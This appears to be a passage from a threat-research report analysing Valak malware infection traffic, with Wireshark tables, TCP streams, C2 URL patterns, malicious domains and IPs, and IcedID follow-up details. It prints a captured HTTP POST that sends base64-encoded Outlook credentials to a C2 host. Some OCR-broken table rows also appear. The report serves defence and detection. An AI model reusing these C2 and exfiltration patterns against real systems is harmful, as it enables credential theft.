
Figure 13. Scheduled task to run the follow-up malware.

In our tests, running Valak from a U.S. location on a vulnerable Windows 10 host returned a banking Trojan called IcedID as the follow-up malware. In one case, we saw both IcedID and NetSupport Manager RAT-based malware delivered as follow-up malware on a Windows 7 host from June 2020.

Valak Infection Traffic

The infection starts when a victim enables macros on one of the malicious documents. This usually generates a URL ending with .cab that returns a Windows DLL file. Figure 14 shows a Valak infection from June 24, 2020, filtered in Wireshark to list the HTTP requests and

other web-based traffic. The first line shows a URL that ends with .cab. A TCP stream of this activity is shown in Figure 15, and it reveals signs of an EXE or DLL file returned from the server.



Time	Dst	port	Host	Info
2020-06-24 19:17…	82.146.56.146	80	mbzrrt.com	GET /unbbmevd/d76.php?l=ftywl11.cab
2020-06-24 19:19…	216.58.194.34	80	pagead46.l.doubleclick.net	GET /license.jsp?client=6&ret=skin6&
2020-06-24 19:19…	45.12.4.33	80	thepicklepilot.com	GET /license.jsp?client=6&ret=skin6&
2020-06-24 19:24…	195.22.26.248	80	e87.dspb.akamaidege.net	GET /archive.jsp?page=L0%60%08%C3%AB
2020-06-24 19:24…	172.217.12.66	80	pagead46.l.doubleclick.net	GET /archive.jsp?page=%C3%A9!g%C2%B5
2020-06-24 19:24…	45.12.4.33	80	thepicklepilot.com	GET /archive.jsp?page=%C2%8F%C2%BF%C
2020-06-24 19:24…	45.12.4.33	80	thepicklepilot.com	GET /db.aspx?dfc=3&VDImon=64 HTTP/1.
2020-06-24 19:28…	195.22.26.248	80	e87.dspb.akamaidege.net	GET /archive.jsp?page=%0B%3A%C2%B3%C
2020-06-24 19:28…	172.217.9.2	80	pagead46.l.doubleclick.net	GET /archive.jsp?page=%C3%B51)0%C3%9
2020-06-24 19:28…	45.12.4.33	80	thepicklepilot.com	GET /archive.jsp?page=%5D%C2%86%04K%
2020-06-24 19:28…	45.12.4.33	80	thepicklepilot.com	GET /db.aspx?dfc=38&VDImon=64 HTTP/1
2020-06-24 19:32…	195.22.26.248	80	e87.dspb.akamaidege.net	GET /archive.jsp?page=0%C2%98%C3%89c
2020-06-24 19:32…	216.58.194.34	80	pagead46.l.doubleclick.net	GET /archive.jsp?page=%C2%8B%C3%8Am5
2020-06-24 19:32…	45.12.4.33	80	thepicklepilot.com	GET /archive.jsp?page=%C3%BDW%C2%95%
2020-06-24 19:34…	72.246.84.5	443	www.intel.com	Client Hello
2020-06-24 19:34…	23.7.82.159	443	support.apple.com	Client Hello
2020-06-24 19:34…	104.244.42.195	443	help.twitter.com	Client Hello
2020-06-24 19:34…	23.53.252.204	443	support.microsoft.com	Client Hello
2020-06-24 19:34…	23.7.91.168	443	support.oracle.com	Client Hello
2020-06-24 19:34…	23.7.91.168	443	support.oracle.com	Client Hello
2020-06-24 19:35…	96.6.84.22	443	www.oracle.com	Client Hello
2020-06-24 19:35…	165.227.64.184	443	load4th.casa	Client Hello
2020-06-24 19:36…	195.22.26.248	80	e87.dspb.akamaidege.net	GET /archive.jsp?page=%C2%80%C3%A6%C
2020-06-24 19:36…	167.71.227.19	443	sweeteator.best	Client Hello
2020-06-24 19:36…	52.114.133.60	443	v10.vortex-win.data.micro…	Client Hello
2020-06-24 19:36…	172.217.12.34	80	pagead46.l.doubleclick.net	GET /archive.jsp?page=%C2%84%C3%AD%C
2020-06-24 19:36…	45.12.4.33	80	thepicklepilot.com	GET /archive.jsp?page=%60%08%C3%AD%C
2020-06-24 19:36…	45.86.182.183	80	joonaskallinen.com	GET /archive.jsp?page=%C2%8B%C2%BF%C

Figure 14. Traffic from a Valak infection with IcedID as the follow-up malware from June 2020 filtered in Wireshark.

```
GET /unbbmevd/d76.php?l=ftywl11.cab HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: mbzrrt.com

HTTP/1.1 200 OK
Date: Wed, 24 Jun 2020 19:17:54 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/7.2.31
Content-Description: File Transfer
Content-Disposition: attachment; filename="ftywl11.cab"
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 273408
Connection: close
Content-Type: application/octet-stream

MZ.....................@.....................................   .!..L.!
This program cannot be run in DOS mode.

$.....................?.A.....?.C.....?.B.............................#.........
....*.......*.......*.O.....*.......Rich............PE..L....c/
```

Indicators of an EXE or DLL file returned from the server.

Figure 15. TCP stream for the HTTP GET request ending in .cab that returned a Windows DLL file.

Checking the binary in VirusTotal shows this file is a DLL. This DLL is an installer for Valak. Shortly after the initial HTTP traffic for the Valak DLL, we see other HTTP GET requests starting with:

- license.jsp?client=
- archive.jsp?page=
- db.aspx?dfc=

The HTTP requests are Valak C2 traffic, which is sent to decoy domains (non-malicious domains from legitimate organizations) and malicious domains. These domains are listed in the initial Valak script previously shown in Figure 5. For example, for Valak infections from the June 24, 2020, wave, the decoy domains were:

- e87.dspb.akamaidege.net
- insiderppe.cloudapp.net
- pagead46.l.doubleclick.net

Also noted in Figure 5 are the malicious domains from the June 24, 2020, wave of Valak:

- thepicklepilot.com
- joonaskallinen.com
- xfitnessproducts.com

Figure 5 also shows three additional domains from the June 24, 2020, wave of Valak. These domains appear to be fake or possibly placeholders because they were not registered and did not resolve to any IP address.

- 59xidd-fuel.com
- 19geds-space.com
- 55sfors-cask.com

Valak C2 traffic returns data as encoded ASCII text that is decoded on the victim host and saved as malware items like script files, EXE used during the infection and data for registry updates for the Valak infection. Figure 16 shows an example of this traffic.


```
GET /license.jsp?
client=6&ret=skin6&controller=U%25C3%25A2%250A%25C3%25A7%2505%255B%25C3%2594%25C3%2599%
25C2%25AD%25C3%25BE%2512k%2517Y%251D%25C2%259E%25C2%2591%25C3%25BB%25C2%258A%25C2%258E%
25C3%2581%251E%25C2%25B8%25C2%25A9s%25C2%25B1vZ%257C%253A9%2510%25C3%259D%25C3%25A6-
D%25C2%25B8Z%25C2%25A6%25C3%259B%2501%25C2%25B4%250C-
%257Bfu5%25C3%2597%25C3%25B0)%2560g%25C3%258D%25C3%25A3%252F%25C2%25B2Z%25C2%25BB%2502%
25C3%25BA%251B%25C3%25A2%253A%2509s%25C3%25AA%25C2%25B7%25C3%25B4%25C3%25A3kh%2518)m%25
C3%25B4h%25C3%25B4%25C3%25ADX&baseurl=zUhfIcxFEBBxbHnBigcInPTyDrfEesoVtrncPVJzUGQy&bala
ncer=mob3445&cst=XySaFQ HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/8.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: thepicklepilot.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 24 Jun 2020 19:19:51 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 22750
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip

w5lNwqxGwrDCnmzDogMBw7RUw4wRScKiwo0DwofCvDNaAMO8wqlZV8KMPcOiJcOCwqY0wq4EXzZlIMOiw4TCrcK
IwqUHTDwGSR1rw5XDiDUECQE3w7A4w64fw7AqwpVVw5vDpVoXTMOOUMOCQcOgw6Z/
w43CtnkBUmbCvsOMZCPCj2wfVXfDhMKiwo7CocONIsOXwqN4VcOeJEQOw7xhw6DDqHcZIsKmw7nDsHNsdMO+wpT
DiFTDssOoT8KTw7Avw67CocKANHVdZFMuKhvDm0xJOcOnwoUlWsOmwrs8wofCsMK/wpxrA2/
CpmvDlMKgNsKeVSUYwojDpkIawoIfAQFbwpzDksK0ScKuNcOEwqbDvjnDmmzCn8KOB8OgTx3DhsOAw7hBw63Crj
PDucOKJcK7wrgpwpFSOcKdHB0Aw79VZXHDkFzDlznCl8OYO0TCqn/DrMO/w60lQsOOPh/
CvcOqdMO4ZAJfw7TDpsOUw7LClWrCv8OCw47Dr8KuwqMOwpkpT1VNw4rCuMO1wr/
DncK+WsORf0XCpcKRwoTDsMKRGMKewq/
CkDl7IsKOwo3Drz8+wpzCpBAXw5dJasOOMG7DhnJVw6E7I3BGw6fDnC/CgcOIwqEqNMOkTj/
```


Figure 16. Valak C2 over HTTP traffic returning ASCII data used to create malware items on the victim host.

In addition to HTTP GET requests, Valak uses HTTP POST requests to exfiltrate certain types of data. In Figures 17 and 18, we see an HTTP POST request starting with class4.aspx?internalService= that sends login credentials used for Microsoft Outlook from an infected Windows host.



Time	Dst	port	Host	Info
2020-07-06 16:10…	96.6.84.22	443	www.oracle.com	Client Hello
2020-07-06 16:10…	23.11.216.158	443	support.microsoft.com	Client Hello
2020-07-06 16:10…	167.172.97.140	443	mercuryloadz.com	Client Hello
2020-07-06 16:12…	172.217.1.129	80	lh4.ggpht.com	GET /archive.jsp?page=ZgC%C2%95%C3
2020-07-06 16:12…	192.225.159.13	80	h-sdk.online-metrix.net	GET /archive.jsp?page=%C2%A0%3A%06
201				jsp?page=%C3%BFE!%03%
				jsp?page=%C2%8A%C3%B5
2020-07-06 16:12…	95.169.182.116	80	gulasnacks.com	GET /archive.jsp?page=%C2%BD%C2%A5
2020-07-06 16:12…	95.169.182.116	80	gulasnacks.com	GET /db.aspx?dfc=3&VDImon=64 HTTP/
2020-07-06 16:12…	95.169.182.116	80	gulasnacks.com	POST /class4.aspx?internalService=
2020-07-06 16:12…	51.210.73.175	443	hiretyres.top	Client Hello
2020-07-06 16:13…	51.210.73.175	443	hiretyres.top	Client Hello
2020-07-06 16:16…	172.217.1.129	80	lh4.ggpht.com	GET /archive.jsp?page=%C2%89.Z'R8%
2020-07-06 16:16…	192.225.159.13	80	h-sdk.online-metrix.net	GET /archive.jsp?page=%02%C3%AA%C3
2020-07-06 16:16…	35.186.241.51	80	api.mixpanel.com	GET /archive.jsp?page=%C3%88%C3%AA
2020-07-06 16:16…	107.161.23.204	80	raveoffice.com	GET /archive.jsp?page=%12L%C2%B3%C
2020-07-06 16:16…	95.169.182.116	80	gulasnacks.com	GET /archive.jsp?page=v%C2%B2uK%3A
2020-07-06 16:16…	95.169.182.116	80	gulasnacks.com	GET /db.aspx?dfc=38&VDImon=64 HTTP
2020-07-06 16:18…	51.210.73.175	443	plutiasitop.top	Client Hello
2020-07-06 16:20…	172.217.1.129	80	lh4.ggpht.com	GET /archive.jsp?page=%C2%85%C3%83
2020-07-06 16:20…	192.225.159.13	80	h-sdk.online-metrix.net	GET /archive.jsp?page=32n~D3b%C2%9
2020-07-06 16:20…	35.186.241.51	80	api.mixpanel.com	GET /archive.jsp?page=g%C2%94%06%C
2020-07-06 16:20…	107.161.23.204	80	raveoffice.com	GET /archive.jsp?page=%C2%A3%C3%B5
2020-07-06 16:20…	95.169.182.116	80	gulasnacks.com	GET /archive.jsp?page=%C3%B9%C3%97
2020-07-06 16:20…	95.169.182.116	80	82ryet-water.com	GET /archive.jsp?page=%C2%BB%C3%8F

Figure 17. Valak infection traffic filtered in Wireshark showing an HTTP POST request from the C2 traffic.




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
0

POST /class4.aspx?
internalService=20_E&fRep=sb&sPerform=ZjI3MjRlYjU0NA%3D%3D&iis_alias=ZDgxYzQ5MTMtNWYz
MS00MzcyLTg4ZmQtMWM1MzY4Yzc4MWQw&ref=TUFJTF9EQVRB&cat=Y2xpZW50Z3JhYmJlcg%3D%3D&group=
8113309a-3fc2-4dc9-bc0d-2984ec27b2cc&lexer=746 HTTP/1.1
Host: gulasnacks.com
Content-Length: 224
Expect: 100-continue

HTTP/1.1 100 Continue

c210cF9zZXJ2ZXI9bWFpbC55YWhvby5jb20maW1hcF9zZXJ2ZXI9bWFpbC55YWhvby5jb20mZW1haWw9cmFuZ
G9tLnN0cmFuZ2VyMTk0QHlhaG9vLmNvbSZpbWFwX3VzZXI9cmFuZG9tLnN0cmFuZ2VyMTk0JmltYXBfcGFzc3
dvcmQ9d2U0ZTQtMG8wbzBvLSRmYXJ0eiEmDQoNCg0KDQoNCg%3D%3DHTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 06 Jul 2020 16:12:13 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: private, must-revalidate
pragma: no-cache
expires: -1
Set-Cookie:
laravel_session=eyJpdiI6IlI1S3JmcjF2eG9R
HRRRG9VY2J0K3B6UWZhY1dkMEJiQ3dldUZ5TUgxZ
AyYTczMzhjZGZhOTQxYjI2MWUxZmU2YjBhYjYyOD
ifQ%3D%3D; expires=Mon, 06-Jul-2020 18:12:13 GMT; Max-Age=7200; path=/; httponly
```

Figure 18. TCP stream of the HTTP POST request showing a base64 string containing Outlook login credentials of the infected host.

We primarily see IcedID as follow-up malware from the Valak infections generated from U.S. locations. Figure 19 shows indicators of IcedID during the Valak infection traffic.




Figure 19. Indicators of IcedID as the follow-up malware during this Valak infection.

Recent Developments

As Valak has developed, we have noticed increased obfuscation in the Valak configuration script. This obfuscation finds its way into other script and Windows registry updates used to keep the infection persistent. Figure 20 shows configuration script from June 23, 2020, using Valak software version 40. Figure 21 shows configuration script from June 24, 2020, using Valak software version 41. Note how variable names and some of the values were obfuscated when Valak changed from version 40 to version 41.




Figure 20. Valak version 40 configuration script with variable names and values in plain text.

